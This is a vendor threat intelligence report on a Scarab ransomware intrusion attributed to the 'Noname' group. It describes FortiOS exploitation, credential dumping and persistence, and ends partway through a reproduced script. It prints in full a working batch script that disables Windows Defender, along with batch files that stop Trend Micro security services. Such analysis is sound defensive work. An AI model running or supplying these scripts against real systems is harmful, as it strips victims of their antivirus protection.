PURE7
PUSHES THE LIMITS

NONAME RANSOMWARE THREAT INTELLIGENCE REPORT

www.pure7.com.tr

@pure7team

NONAME RANSOMWARE THREAT INTELLIGENCE REPORT

PURE7
PUSHES THE LIMITS

Table of Contents

ABOUT PURE7

At PURE7, we redefine cybersecurity, enabling businesses to progress confidently in the digital world. By creating a robust shield against the challenges posed by technology, we stand by our customers as a trusted partner.

Our mission is to ensure a secure future against cyber threats through advanced security, performance, and integration solutions. In line with our commitment to investing in young talent, we lead industry-leading R&D initiatives and maintain a comprehensive academy. This allows us to nurture the next generation of technology leaders and remain at the forefront of the latest industry developments. At PURE7, we lead the transformation of the digital world with our customer-centric approach, strong partnerships, and passion for technology.

CYBER INTELLIGENCE

Cyber intelligence solutions facilitate the early detection and analysis of cyber threats, attacks, and vulnerabilities. These systems collect data from various sources to identify threats and weaknesses. Cyber intelligence also helps organizations enhance their cybersecurity strategies and take preventive measures against potential attacks. With real-time analysis and threat alerts, organizations can continuously monitor and improve their cybersecurity infrastructure.

EXECUTIVE SUMMARY

INTRODUCTION

This report contains details of the analysis conducted by PURE7 in February 2024 on the Scarab Ransomware malware distributed by the Noname group, identified in various information systems.

SUMMARY

Analyses conducted by the Pure7 MDR team reveal the details of the Scarab ransomware attack, which is part of the Spacecolon malware family. According to the analysis results, the attackers first exploited a security vulnerability in FortiOS, CVE-2022-42475, to gain access to the system and then performed lateral movement attacks. The attacker's activities included disabling antivirus security services, performing password spray attacks, using AES encryption techniques, and obtaining identity dumps (lsass dump).

The analysis highlighted the presence of Turkish words and file names within the malware, as well as translation errors in communications over the TOR network. This suggests that the attacker might be a citizen of the Republic of Turkey. The attack was attributed to the "Noname" group, and the "Scarab" ransomware variant from the "Spacecolon" malware family was used.

The attacker used the SSHFS protocol to connect from Windows systems to Linux systems and installed the AnyDesk remote access tool on other systems in the network to establish remote connections. Additionally, the mRemoteNG application was used to connect to other Windows systems via the RDP protocol.

To maintain persistence, the attacker created a Windows account named IWAM_USR and stored malicious files under this account. The attacker was also found to have stolen sensitive data from the system's memory using the procdump.exe tool.

The malware used by the threat actors was capable of disabling the Trend Micro Antivirus application. The analysis results indicate that the targeted systems were particularly those with financial and backup functionalities, including servers running services such as SAP, VEAM, and QNAP.

ANALYSIS DETAILS

The Pure7 MDR team evaluated that the initial access might have been gained by exploiting a security vulnerability in FortiOS. The team determined that the CVE-2022-42475 remote code execution vulnerability was exploited, and the lateral movement attacks were conducted via the FortiOS source IP address, which was considered the root cause activity. The attacker was found to have used techniques such as disabling antivirus security services, password spray attacks, AES encryption, and obtaining identity dumps (lsass dump) to capture passwords.

When the Pure7 MDR team examined the malware using static and dynamic analysis methods, it was observed that the source code of the malware contained Turkish words and file names. Communication with the cyber-attack group was established through the TOR network, and the sentence structures, translation errors, etc., suggested that the attacker or a member of the attack group could be a citizen of the Republic of Turkey.

The techniques, tactics, and procedures used in the attacks were analyzed and the activity was confirmed to be associated with the "Noname" group and identified as the "Scarab" ransomware variant from the "Spacecolon" malware family.

It was determined that the attacker successfully connected from Windows operating systems to other Linux operating systems in the network by using the SSHFS protocol.

It was found that the threat actors installed the AnyDesk remote access tool on compromised systems to establish remote connections and maintain persistence.

It was also determined that the threat actors used the mRemoteNG application on compromised Windows operating systems to connect to other Windows systems in the network via the RDP protocol.

After gaining access to the target system via RDP, the attacker created a Windows account named "IWAM_USR" to maintain persistence and stored malicious files under this account.

The attacker downloaded "procdump.exe" to the target system. Procdump.exe is a debugging tool developed by Microsoft typically used to diagnose issues in systems. However, in this attack, the attacker used this tool for malicious purposes.

The attacker used procdump.exe to steal sensitive data from the system's memory, which was then exfiltrated.

Details of Various Malware Used by the Threat Actors:

- AnyDesk: Remote access software used to connect to the system remotely.
- Putty: Used for SSH/Telnet connections.
- 7z: Used for compressing files.
- SpaceMonger: Used for disk analysis, file detection, and disk operations.
- Disktool: Used for disk analysis, file detection, and disk operations.
- EraserPortable: A secure file deletion and data wiping utility.
- Powershell Script: Used for analyzing event logs and gathering information.
- Batch Script: Various files used for deleting system backups, pinging, and network scanning.
- mRemoteNG: A multi-protocol remote connection manager.
- Procdump: Obtains the passwords of users logged into the system via lsass.exe.
- Osk.exe: Ransomware that encrypts files on the system.
- Svchost.exe: Malware used by the attacker to continuously monitor the system and send data to the attacker's command and control server over the internet.

Malware Analysis Details

SUMMARY (DEF1.bat)

DEF_1.bat, also known as defender.bat, is a batch file that makes changes to the Registry to disable Windows Defender and its related features, services, or tasks. It performs the following actions in sequence:

1. Tamper Protection is disabled.
2. An exclusion path for Defender is added.
3. System Guard Runtime Monitor Broker is disabled.
4. Windows Defender Security Center is disabled.
5. Real-time protection is disabled.
6. Logging is disabled.
7. WD Tasks are disabled.
8. WD systray icon is disabled.
9. WD context menu is disabled.
10. WD services is disabled.

PROPERTIES (DEF1.bat)

Name: DEF_1.bat

Other Names: defender.bat

Hash: 9da04d3d7f4eaf8f9811cd0de85f3102c12acdefcd9a39565ac02ad2497c5e3c


Size: 4.28 KB

File type: Text / Batch file

YARA Rule: https://valhalla.nextron-systems.com/info/rule/SUSP_BAT_Defender_Exclusion_Path

Virustotal

https://www.virustotal.com/gui/file/9da04d3d7f4eaf8f9811cd0de85f3102c12acdefcd9a39565ac02ad2497c5e3c/detection



SOURCE CODE (DEF1.bat)

```
rem USE AT OWN RISK AS IS WITHOUT WARRANTY OF ANY KIND !!!!!

rem Disable Tamper Protection First !!!!!
rem https://www.tenforums.com/tutorials/123792-turn-off-tamper-protection-windows-defender-antivirus.html
reg add "HKLM\Software\Microsoft\Windows Defender\Features" /v "TamperProtection" /t REG_DWORD /d "0" /f

rem https://technet.microsoft.com/en-us/itpro/powershell/windows/defender/set-mppreference
rem https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0290

rem Exclusion in WD can be easily set with an elevated cmd, so that makes it super easy to damage any pc.
rem WMIC /NAMESPACE:\\root\Microsoft\Windows\Defender PATH MSFT_MpPreference call Add ExclusionPath="xxxxxx

rem To disable System Guard Runtime Monitor Broker
rem reg add "HKLM\System\CurrentControlSet\Services\SgrmBroker" /v "Start" /t REG_DWORD /d "4" /f

rem To disable Windows Defender Security Center include this
rem reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f


rem 1 - Disable Real-time protection
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet            " /v "SpynetReporting" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /t REG_DWORD /d "2" /f

rem 0 - Disable Logging
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v "Start" /t REG_DWORD /d "0" /f
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t REG_DWORD /d "0" /f

rem Disable WD Tasks
schtasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Verification" /Disable

rem Disable WD systray icon
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "SecurityHealth" /f
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "SecurityHealth" /f

rem Remove WD context menu
reg delete "HKCR\*\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f

rem Disable WD services
reg add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdFilter" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisSvc" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d "4" /f

rem Run twice to disable WD services !!!!!

pause
```


SUMMARY (Music\7z2107-x64.exe)

The 7z2107-x64.exe file, also known as 7zipInstall.exe, is an archive software used to compress and encrypt data in the 7z format. It is an alternative to RAR, ZIP, or TAR formats. Attackers often use such software to compress or encrypt data before exfiltrating it.

PROPERTIES (Music\7z2107-x64.exe)

Name: 7z2107-x64.exe
Other Names: 7zipInstall.exe
Hash: 0b461f0a0eccfc4f39733a80d70fd1210fdd69f600fb6b657e03940a734e5fc1
Size: 1.46 MB
File type: Win32 EXE

Virustotal
https://www.virustotal.com/gui/file/0b461f0a0eccfc4f39733a80d70fd1210fdd69f600fb6b657e03940a734e5fc1/community



SUMMARY (Music\trend\)

Upon examining the "Trend" folder, it was found to contain 61 files and 4 directories. This folder includes tools used to remove the agent belonging to Trend Micro. The attacker disables antivirus software to avoid being detected quickly and to prevent their actions from being blocked. The .log files in the folder contain logs left by the tool after it runs. The ReadMe.txt file is a user manual written by TrendMicro. The Siralama.txt file was created by the attackers and contains information on the order in which the files should be executed. The files trend\AgentRemoval\AgentStop.bat, trend\Stop.bat, trend\AgentRemoval.bat, and trend\Uninstall.bat are executed in sequence.

MALWARE ANALYSIS DETAILS

```
[redacted]\Music\trend\trend>dir /a
 Volume in drive C has no label.
 Volume Serial Number is 7232-A133

 Directory of [redacted]\Music\trend\trend

30/01/2024  02:42 am    <DIR>          .
30/01/2024  02:37 am    <DIR>          ..
30/01/2024  03:20 am    <DIR>          AgentRemoval
24/10/2014  07:33 am             8,552 ReadMe.txt
01/07/2021  02:19 am               137 Siralama.txt
30/01/2024  02:42 am             5,983 Stop.2_38_84,53.log
24/10/2014  07:33 am             1,277 Stop.bat
30/01/2024  02:42 am             4,258 TmInstall.log
30/01/2024  02:42 am           844,127 Uninstall.2_38_87,89.log
24/10/2014  07:33 am             3,337 Uninstall.bat
               7 File(s)        867,671 bytes
               3 Dir(s)  209,950,588,928 bytes free

[redacted]\Music\trend\trend>tree
Folder PATH listing
Volume serial number is 7232-A133
C:.
└───AgentRemoval
    ├───x64
    ├───x86
    └───zip
```


```
[redacted]du.exe [redacted]\Music\trend\trend

DU v1.62 - Directory disk usage reporter
Copyright (C) 2005-2018 Mark Russinovich
Sysinternals - www.sysinternals.com

Files:         61
Directories:   5
Size:          8,982,734 bytes
Size on disk:  9,199,616 bytes
```

PROPERTIES (AgentStop.bat)

Name: AgentStop.bat
Path: \FULL\Music\trend\trend\AgentRemoval
Other Names: -
Hash: 459b2b1efad8f22eb9ef54cc9101b44d5d223ff2058af303194e265db6a6522a
Size: 3.51 KB
File type: Text / Batch file

Virustotal

https://www.virustotal.com/gui/file/0b461f0a0eccfc4f39733a80d70fd1210fdd69f600fb6b657e03940a734e5fc1/community



SOURCE CODE (AgentStop.bat)

```
1. @ECHO OFF
2. SETLOCAL EnableDelayedExpansion
3. rem: Description: Force removal tool for Security Agent
4.
5. if "%INSTALL_RUNTIME_ROOT%" EQU "" (
6.          set INSTALL_RUNTIME_ROOT=%~dp0
7. ) else (
8.          if not exist "%INSTALL_RUNTIME_ROOT%\helperUCInstallation.dll" (
9.                    set INSTALL_RUNTIME_ROOT=%~dp0
10.         )
11. )
12.
13.
14. echo Security Agent Stopper Start [%DATE%][%TIME%]
15.
16. echo Stop AMSP service
17. call :CHECKAMSPSERVICE
18. echo Check AMSP service result: %_RESULT%
19. if "%_RESULT%" EQU "1" (
20.    pushd "%INSTALL_RUNTIME_ROOT%"
21.    echo start /wait rundll32 "%INSTALL_RUNTIME_ROOT%\helperUCInstallation.dll",AMSP_PA_INST_RUNDLL32_Callback
22.    start /wait rundll32 "%INSTALL_RUNTIME_ROOT%\helperUCInstallation.dll",AMSP_PA_INST_RUNDLL32_Callback
23.    popd
24. )
25.
26. echo Stop CSA 6.0 or earlier if it exists
27. if /I "%PROCESSOR_ARCHITECTURE%" EQU "AMD64" (
28.    echo Stop through svrSvcSetup_64x.exe
29.         "%INSTALL_RUNTIME_ROOT%\SvrSvcSetup_64x.exe" -stop_csa
30. ) else (
31. echo Stop through svrSvcSetup.exe
32. "%INSTALL_RUNTIME_ROOT%\SvrSvcSetup.exe" -stop_csa
33. )
34. echo Kill WFBS-SVC running processes first for problems in versions 5.2 and before
35. call :KILLPROCESS HostedAgent.exe svcGenericHost.exe
36.
37. echo Stop services
38. call :STOPSERVICE amsp tmlisten ntrtscan tmbmserver tmproxy tmpfw tmccsf svcGenericHost
39.
40. if "%AGENT_DISABLE_SVC%" EQU "1" (
41.          echo Disable services
42.          call :DISABLESERVICE amsp tmlisten ntrtscan tmbmserver tmproxy tmpfw tmccsf svcGenericHost
43. )
44.
45. echo Kill running processes
46. call :KILLPROCESS coreFrameworkHost.exe coreServiceShell.exe bspatch.exe uiWatchDog.exe uiSeAgnt.exe uiWinMgr.exe WSCStatusController.exe
TmListen.exe WLauncher.exe
47. call :KILLPROCESS upgrade.exe TmUpgradeUI.exe
48. call :KILLPROCESS TmListen.exe NtRtScan.exe TmProxy.exe TmBmSrv.exe upgrade.exe xpupg.exe PccNTUpd.exe NtRmv.exe PccNtMon.exe TmPfw.exe
49. call :KILLPROCESS TMAS_OEMon.exe TMAS_WLMMon.exe tmccsf.exe
50.
51. echo Stop drivers
52. call :STOPSERVICE tmactmon tmevtmgr tmcomm vsapint tmfilter tmprefilter
53.
54. goto :EOF
55.
56. :STOPSERVICE
57. set SERVICE_TO_STOP=%*
58. for %%p in (%SERVICE_TO_STOP%) do (
59.    echo net stop /y %%p
60.    net stop /y %%p
61. )
62. GOTO :EOF
63.
64. :DISABLESERVICE
65. set SERVICE_TO_DISABLE=%*
```

```
66. for %%p in (%SERVICE_TO_DISABLE%) do (
67.    echo sc config %%p start= disabled
68.    sc config %%p start= disabled
69. )
70. GOTO :EOF
71.
72. :KILLPROCESS
73. set IMAGENAME_TO_KILL=%*
74. for %%p in (%IMAGENAME_TO_KILL%) do (
75.    echo killing process: %%p
76.
77.    for /F "tokens=2" %%t in ('TASKLIST /NH /FI "IMAGENAME eq %%p"' ) do (
78.       echo TASKKILL /F /PID %%t
79.       TASKKILL /F /PID %%t
80.    )
81. )
82. GOTO :EOF
83.
84. :CHECKVCREDIST
85. set _RESULT=0
86. set PROD_CODE=
87. set CRT_VER=
88. set CRT_TYPE=
89. for /F "tokens=1" %%c in ('reg query HKEY_CLASSES_ROOT\Installer\UpgradeCodes\AA5D9C68C00F12943B2F6CA09FE28244 ^| find /I "REG_SZ"') do (
90.    set PROD_CODE=%%c
91. )
92. if not "%PROD_CODE%"=="" (
93.    for /F "tokens=2,3" %%u in ('reg query HKEY_CLASSES_ROOT\Installer\Products\%PROD_CODE% /v Version ^| find /I "REG_DWORD" ^| find /I ^"Version^"')
do (
94.       set CRT_TYPE=%%u
95.       set CRT_VER=%%v
96.    )
97. )
98. if not "%PROD_CODE%"=="" (
99.    if "%CRT_TYPE%"=="REG_DWORD" (
100.       echo VC++ redistributable version: %CRT_VER%
101.       if "%CRT_VER%" GEQ "0x800dc10" (
102.          set _RESULT=1
103.       )
104.    )
105. )
106. GOTO :EOF
107.
108. :CHECKAMSPSERVICE
109. set _RESULT=0
110. set AMSP_STATUS=
111. for /f "tokens=4" %%a in ('sc query amsp ^| findstr /I "STATE"') do (
112.    set AMSP_STATUS=%%a
113. )
114. if not "%AMSP_STATUS%"=="" (
115.    if not "%AMSP_STATUS%"=="STOPPED" (
116.       set _RESULT=1
117.    )
118. )
119. GOTO :EOF
120.
121. :EOF
122.
123.  rem Built with WFBS-SVC 5.7.1153
124.
```


Upon examining the source code, it was determined that the script was written to remove the Trend Micro WFBS-SVC (Worry-Free Business Security Services) version 5.7 agent. It initiates the necessary processes to start the removal procedure. The actions are logged. The AgentRemoval\AgentStop.bat file is copied to the C:\ directory. A log file is created in the format Stop.%TIMESTAMP%.log. The AgentRemoval\AgentStop.bat is executed, and its output is written to the log file.

PROPERTIES (Stop.bat)

Name: Stop.bat
Path: \FULL\Music\trend\trend\
Other Names: -
Hash: f17e2ed1587d36c37bedcb2b4f3a462d70e34a0ecfdb0f5e21d925e02b7afc8f
Size: 1.25 KB
File type: Text / Batch file

Virustotal

https://www.virustotal.com/gui/file/0b461f0a0eccfc4f39733a80d70fd1210fdd69f600fb6b657e03940a734e5fc1/community



SOURCE CODE (AgentStop.bat)

```
1. @echo off
2. SETLOCAL EnableDelayedExpansion
3.
4. rem In elevated case, the current directory is not where the batch file is.
5. rem Switch to where the script is first.
6. chdir /d "%~dp0"
7.
8. copy /Y "AgentRemoval\AgentStop.bat" c:\ >NUL 2>&1
9. if ERRORLEVEL 1 (
10.         echo ------------------------------
11.         echo ------------------------------
12.         echo ------------------------------
13.         echo Please run this script with Administrator privilege!!
14.         echo ------------------------------
15.         echo ------------------------------
16.         echo ------------------------------
17.         pause
18.         goto :EOF
19. ) else (
20.         del /f /q c:\AgentStop.bat
21. )
22.
23. set TIMESTAMP=
24. for /F "tokens=1,2,3 delims=:. " %%a in ("%TIME%") do (
25.    set TIMESTAMP=%%a_%%b_%%c
26. )
27.
28. echo WFBS-SVC 5.7 Security Agent Unload Tool
29. echo WFBS-SVC 5.7 Security Agent Unload Tool>> "Stop.%TIMESTAMP%.log" 2>>&1
30. type AgentRemoval\Version.txt
31. type AgentRemoval\Version.txt >> "Stop.%TIMESTAMP%.log" 2>>&1
32. echo Log file "Stop.%TIMESTAMP%.log" is created.
33. set AGENT_DISABLE_SVC=0
34. call AgentRemoval\AgentStop.bat >> "Stop.%TIMESTAMP%.log" 2>>&1
35.
36. :EOF
37.
38.  rem Built with WFBS-SVC 5.7.1153
```


Upon examining the source code, it was determined that the script was written to remove the Trend Micro WFBS-SVC (Worry-Free Business Security Services) version 5.7 agent. It initiates the necessary processes to start the removal procedure. The actions are logged. The AgentRemoval\AgentStop.bat file is copied to the C:\ directory. A log file is created in the format Stop.%TIMESTAMP%.log. The AgentRemoval\AgentStop.bat is executed, and its output is written to the log file.

PROPERTIES (AgentRemoval.bat)

Name: AgentRemoval.bat
Path: \FULL\Music\trend\trend\
Other Names: -
Hash: 526944d1a34a90adcbb262770f45751a658d81c005ae33ecc524607d63f8e965
Size: 18.67 KB
File type: Text / Batch file

Virustotal

https://www.virustotal.com/gui/file/0b461f0a0eccfc4f39733a80d70fd1210fdd69f600fb6b657e03940a734e5fc1/community



SOURCE CODE (AgentRemoval.bat)

```
@ECHO OFF
SETLOCAL EnableDelayedExpansion
rem: Description: Force removal tool for Security Agent

set INSTALL_RUNTIME_ROOT=%~dp0

rem: query installed folder from registry key
echo Finding Security Agent 7...
call :GETREGFOLDER "HKLM\Software\TrendMicro\Wofie\CurrentVersion" "Application Path"
set PRODUCT_ROOT=%_REGFOLDER%
if EXIST "%PRODUCT_ROOT%" (
	set PRODUCT_ROOT_7=!PRODUCT_ROOT!
)

if NOT EXIST "%PRODUCT_ROOT%" (
	echo Finding 32-bit common client...
	call :GETREGFOLDER "HKLM\Software\TrendMicro\PC-cillinNTCorp\CurrentVersion" "Application Path"
	set PRODUCT_ROOT=!_REGFOLDER!
	set PRODUCT_ROOT_6=!PRODUCT_ROOT!
)
if NOT EXIST "%PRODUCT_ROOT%" (
	echo Finding 64-bit common client...
	call :GETREGFOLDER "HKLM\Software\Wow6432Node\TrendMicro\PC-cillinNTCorp\CurrentVersion" "Application Path"
	set PRODUCT_ROOT=!_REGFOLDER!
	set PRODUCT_ROOT_6=!PRODUCT_ROOT!
)
if /I "%PROCESSOR_ARCHITEW6432%" EQU "AMD64" (
	echo Running in WOW6432 environment.
